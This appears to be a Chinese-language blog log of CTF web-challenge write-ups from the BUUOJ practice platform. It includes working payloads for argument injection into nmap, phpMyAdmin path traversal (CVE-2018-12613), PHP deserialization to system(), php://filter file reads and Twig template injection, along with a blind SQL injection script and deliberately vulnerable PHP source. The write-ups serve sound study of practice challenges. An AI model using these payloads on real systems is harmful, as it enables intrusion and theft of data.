//a:2:{s:7:"flagphp";s:52:";s:5:"Yn8rt";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-PvdKoEyl-1629345164276)(http://images2.5666888.xyz//搜狗截图21年06月08日1841_3.png)]

2021-06-09

[网鼎杯 2018]Comment

step1：

访问login.php

账号：zhangwei

密码：zhangwei***

burpsuite简单一爆破，会得到密码为666

step2:

然后利用scrabble来实现git泄露的源代码泄露问题：

```
git clone https://github.com/denny0223/scrabble./scrabble https://xxx.xxx.xxx
```

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    break;
case 'comment':
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
~
```

得到的代码很简陋，可能是不在当前版本

关于git的应用基础，在ctf中建议去了解一下ctfhub的Git泄露中的分支的Log：

1.git回滚：

根据null战队的书上写的，git作为一个版本控制工具，会记录每次提交的修改，所以当题目存在git泄露是，flag文件可以在修改中被删除或被覆盖率，这是我们可以利用git的`git reset`名来恢复到以前的版本：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-SP3NT1LY-1629345164277)(http://images2.5666888.xyz//搜狗截图21年06月09日1858_3.png)]

然后利用git reset --hard 来恢复上一版本(这里我出现了问题，始终无法恢复)

恢复后的index.php：

```php
//write_do.php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

2021-06-20

[网鼎杯 2018]Comment题目续集

PHP addslashes() 函数：对预定义的字符(`'`、`"`、`\`)进行转义

[网鼎杯 2020 朱雀组]Nmap

第三遍做此题，原理不原理的已经不重要了，只需要知道想要实现命令执行，就必须在输入的语句前面加上单引号并且需要有空格来做间隙

payload：

```
' -iL /flag -oN flag.txt '
```

system(‘python sqlmap .$_GET[‘a’]’)

?a=127.0 ';ls

127.0 ’ ;ls

escapeshellarg函数的存在，为了保障安全，会将单引号给转义，保证与前面的单引号不闭合

`127.0 \';ls`

`' 127.0 '\'' ;ls '`

经过escapeshellcmd函数的转义操作，\和最后的单引号被一个接一个的转义掉了

`' 127.0 ' \\' ' ;ls '`

`' 127.0 ' \\' ' ;ls '`

`' 127.0 ' \ ' ';ls \'`

`' 127.0 ' \ ;ls \'`

此时ls后面的单引号就是你要查看的名字为单引号的目录

也就是最后的情况就是 `127.0\;ls'`

加工payload：

`127' -iL /flag -oN flag.txt '`

`127'\''-iL /flag -oN flag.txt'\''`

`'127'\''-iL /flag -oN flag.txt'\'''`

espaceshellcmd

`'127'\\''-iL /flag -oN flag.txt'\\'''`

`'127'\\''-iL /flag -oN flag.txt'\\'''`

`'127'\-iL /flag -oN flag.txt'\'`

总结：想要你后面参数的命令得到执行就要保证其中不含有escapeshellcmd要过滤的特殊字符，同时让你传入的句子被单引号包裹，同时用空格做间隙

2021-9-27

[GWCTF 2019]我有一个数据库

目录枚举出来phpmyadmin

得到版本信息后搜索与该组件相对应的漏洞：

phpMyadmin后台任意文件包含漏洞分析(CVE-2018-12613)

payload：

```
http://d1103b31-20ef-4f14-a8a4-6d44c3d824f4.node4.buuoj.cn:81/phpmyadmin?target=db_sql.php%253f/../../../../../../../../etc/passwd
//漏洞验证成功
http://d1103b31-20ef-4f14-a8a4-6d44c3d824f4.node4.buuoj.cn:81/phpmyadmin?target=db_sql.php%253f/../../../../../../../../flag
//获取到flag
```

[网鼎杯 2020 朱雀组]phpweb

网页过几秒会刷新一下，并且报dade()的错，意思是这个函数不安全，建议换个函数，抓包：

```
POST /index.php HTTP/1.1
Host: c4e6794a-e2c7-40ca-a643-4ad6f7dc5ef5.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://c4e6794a-e2c7-40ca-a643-4ad6f7dc5ef5.node4.buuoj.cn:81/index.php
X-Forwarded-For: 47.104.178.194
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

func=date&p=Y-m-d+h%3Ai%3As+a
```

PHP date() 函数

这应该是起到调用函数的作用，使用部分危险函数的时候会报错，使用部分函数确实可以实现命令执行，

```
func=file_get_contents&p=index.php

<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
```


完全是一个漏洞，既然没有禁用unserialize，那么其本身就可以为一个反序列漏洞：

```
<?php

class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
}
$a = new Test();
$a->p = "ls";
$a->func = 'system';
echo serialize($a);
?>

O:4:"Test":3:{s:1:"p";s:13:"Y-m-d h:i:s a";s:4:"func";s:4:"date";s:0:"";s:6:"system";}
```

命令执行没问题去tmp目录下找flag：




```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:30:"cat ../../../tmp/flagoefiu4r93";s:4:"func";s:6:"system";}
```

2021-9-28

[BSidesCF 2020]Had a bad day

?category=php://filter/read=convert.base64-encode/resource=index


```
<?php
$file = $_GET['category'];
if(isset($file)){
 if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
 include ($file . '.php');
  }else{
   echo "Sorry, we currently only support woofers and meowers.";
  }
}
?>
```

满足条件的payload：


```
/index.php?category=php://filter/convert.base64-encode/index/resource=flag
```

[BJDCTF2020]Cookie is so stable

一篇文章带你理解漏洞之 SSTI 漏洞：这篇文章有介绍twig模板



确实得到：




这个模板应该也是上面文章所介绍的，最简单的那个：

```
<?php
require_once dirname(__FILE__).'/../lib/Twig/Autoloader.php';
Twig_Autoloader::register(true);

$twig = new Twig_Environment(new Twig_Loader_String());
$output = $twig->render("Hello {$_GET['name']}"); // 将用户输入作为模版内容的一部分
echo $output;
?>
```

与twig对应的payload：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```



2021-10-18

[RoarCTF 2019]Easy Java

ctf/web源码泄露及利用办法【总结中】

WP

不写wp的感觉就是爽啊

[NCTF2019]Fake XML cookbook

WP

[ASIS 2019]Unicorn shop

WP

[WUSTCTF2020]朴实无华*

无需wp

[De1CTF 2019]SSRF Me

WP

2021-10-19

[WesternCTF2018]shrine

WP

Flask模板中可以直接访问的特殊变量和方法

[SWPU2019]Web1

无列名注入

从SWPU2019-WEB1&WEB4学sql注入

WP

WP2

python 中 urlparse 和 urlsplit 模块介绍

[MRCTF2020]PYWebsite

WP

[极客大挑战 2019]FinalSQL

```python
# -*- coding: utf-8 -*-
# @Author  : Yn8rt
# @Time    : 2021/9/10 14:38
import requests
import sys

url = 'http://10f494ab-498a-4d66-89c1-8aa5143b813b.node4.buuoj.cn:81/search.php?id=1^'
flag = ''
i = 0

while True:
    i += 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1

        # database = f"(ord(substr((select(database())),{i},1))>{mid})^1"
        # tables = f"(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),{i},1))>{mid})^1"
        # columns = f"(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='Flaaaaag')),{i},1))>{mid})^1"
        data = f"(ord(substr((select(group_concat(password))from(F1nal1y)),{i},1))>{mid})^1"

        r = requests.get(url=url+data)

        if 'Click' in r.text:
            head = mid + 1
        else:
            tail = mid
    if head != 32:
        flag += chr(head)
    else:
        break
    print(flag)
```

[NPUCTF2020]ReadlezPHP

WP

[CISCN2019 华东南赛区]Web11

WP

ssi注入

keyword：.shtml

2021-10-20

[BSidesCF 2019]Futurella

f12

[GYCTF2020]FlaskApp

WP